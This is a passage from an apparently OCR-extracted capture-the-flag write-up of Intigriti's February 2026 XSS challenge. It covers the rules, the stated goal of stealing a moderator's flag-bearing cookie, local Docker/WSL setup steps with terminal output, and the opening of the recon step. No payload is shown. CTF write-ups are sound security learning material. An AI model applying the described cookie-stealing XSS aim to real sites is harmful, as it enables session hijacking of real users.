
Intigriti February 2026 Challenge: CTF Challenge 0226 by d3dn0v4

In February 2026 ethical hacking platform Intigriti (https://www.intigriti.com/) launched a new Capture The Flag challenge. The challenge itself was created by community member d3dn0v4.



Rules of the challenge

• Should leverage a XSS vulnerability on the challenge page
• Should work on the latest version of Google Chrome.
• Shouldn't be self-XSS or related to MiTM attacks.

Challenge

The rules indicate a XSS (Cross Site Scripting) vulnerability needs to be found and exploited. Once working on the challenge it became clear the XSS needed to be used to attack the web application administrator (Moderator) and steal an admin cookie holding the flag.

Steps taken to solve the challenge


Step 1: Local setup

The challenge had a link to download the source code behind the web application. I have added the source code zip folder also to my GitHub repository so you can still download it.


I solved the challenge on a Windows 11 operating system. I will show how you can start the web application on this operating system and test the challenge locally.


1) After downloading unzip “source.zip”
2) inside the source folder you will find 2 files: “docker-compose.yml” and “start.sh”
3) Download Docker desktop here: https://www.docker.com/products/docker-desktop/
4) Install docker desktop.
5) Install WSL (Windows Subsystem for Linux).
https://learn.microsoft.com/en-us/windows/wsl/install
6) I deployed an Ubuntu 24.04 LTS from the Microsoft store via WSL.


Docker desktop:



Ubuntu 24.04 LTS from the Windows store:










7) Once Docker desktop and Ubuntu are running use the Ubuntu installation and move into the downloaded challenge source folder. I left it in my Downloads folder.

cd /mnt/c/Users/<Your Windows Accountname>/Downloads/source/source


8) Check if you are in the correct folder that contains “docker-compose.yaml”: *ls*
9) Check if Docker Desktop is running: *docker --version*
10) Setup the Docker containers and challenge environment: *docker compose up*


Windows PowerShell
joren@LT-Joren: /mnt/c/User:
joren@LT-Joren:~$ cd /mnt/c/Users/verhe/Downloads/source
joren@LT-Joren:/mnt/c/Users/verhe/Downloads/source$ ls
__MACOSX source
joren@LT-Joren:/mnt/c/Users/verhe/Downloads/source$ cd source
joren@LT-Joren:/mnt/c/Users/verhe/Downloads/source/source$ ls
app bot docker-compose.yml nginx
joren@LT-Joren:/mnt/c/Users/verhe/Downloads/source/source$ docker --version
Docker version 29.2.1, build a5c7197
joren@LT-Joren:/mnt/c/Users/verhe/Downloads/source/source$ docker compose up
[+] Building 1.4s (4/7)
=> [internal] load local bake definitions 0.0s
=> => reading from stdin 1.43kB 0.0s
=> [app internal] load build definition from Dockerfile 0.1s
=> => transferring dockerfile: 282B 0.0s
=> [bot internal] load build definition from Dockerfile 0.1s
=> => transferring dockerfile: 225B 0.0s
=> [nginx internal] load build definition from Dockerfile 0.1s
=> => transferring dockerfile: 256B 0.0s
=> [nginx internal] load metadata for docker.io/library/nginx:alpine 0.9s
=> [bot internal] load metadata for mcr.microsoft.com/playwright/python:v1.40.0-jammy 0.9s
=> [app internal] load metadata for docker.io/library/python:3.11-slim 0.9s


Windows PowerShell
joren@LT-Joren: /mnt/c/User:
=> => exporting layers 3.4s
=> => exporting manifest sha256:95e29dd13c6a26294195c44a7685dc5b36c0f88338dd8c4f7e54fcc3d83b492d 0.0s
=> => exporting config sha256:b06a0b065d8baf0895d5ce03bd22e2d4f0bd4f97e69eafe85a25783f56ad80ca 0.0s
=> => exporting attestation manifest sha256:ed39808c46194cc6c128a020b3531f76501a68fdf767373c9e0e3c001676 0.0s
=> => exporting manifest list sha256:c4506dafe5f73bd67d9f0505b879b88298b437e821ba255dec387646395ef2ec 0.0s
=> => naming to docker.io/library/source-bot:latest 0.0s
=> => unpacking to docker.io/library/source-bot:latest 0.7s
=> [bot] resolving provenance for metadata file 0.0s
[+] up 7/7
✔Image source-app Built 95.4s
✔Image source-bot Built 95.4s
✔Image source-nginx Built 95.4s
✔Network source_inkdrop-network Created 0.1s
✔Container source-app-1 Created 0.2s
✔Container source-bot-1 Created 0.2s
✔Container source-nginx-1 Created 0.1s
Attaching to app-1, bot-1, nginx-1
bot-1 | [Bot] Bot service ready
bot-1 | * Serving Flask app 'bot'
bot-1 | * Debug mode: off
nginx-1 | [Nginx] InkDrop running on http://localhost:8080
app-1 | [2026-02-19 20:05:50 +0000] [1] [INFO] Starting gunicorn 21.2.0
app-1 | [2026-02-19 20:05:50 +0000] [1] [INFO] Listening at: http://0.0.0.0:5000 (1)
app-1 | [2026-02-19 20:05:50 +0000] [1] [INFO] Using worker: sync
app-1 | [2026-02-19 20:05:50 +0000] [7] [INFO] Booting worker with pid: 7
v View in Docker Desktop o View Config w Enable Watch d Detach


docker desktop PERSONAL
Search Ctrl+K
Sign in
Ask Gordon BETA
Containers
Images
Volumes
Kubernetes
Builds
Docker Hub
Docker Scout
Models
MCP Toolkit BETA
Extensions
Containers Give feedback
Container CPU usage
0.04% / 1600% (16 CPUs available)
Container memory usage
74.65MB / 29.54GB
Show charts
Search
Only show running containers
Name Container ID Image Port(s) CPU (%) Last started Actions
source - - - 0.04% 2 minutes ago
Showing 1 item


The output in the Ubuntu 24.04 terminal shows the environment is running at web address: *http://localhost:8080*




Step 2: Recon

As always it starts with recon and trying to understand what the web application is doing. A good start for example is using the web application, reading the challenge page source code and looking for possible inputs that can be abused.

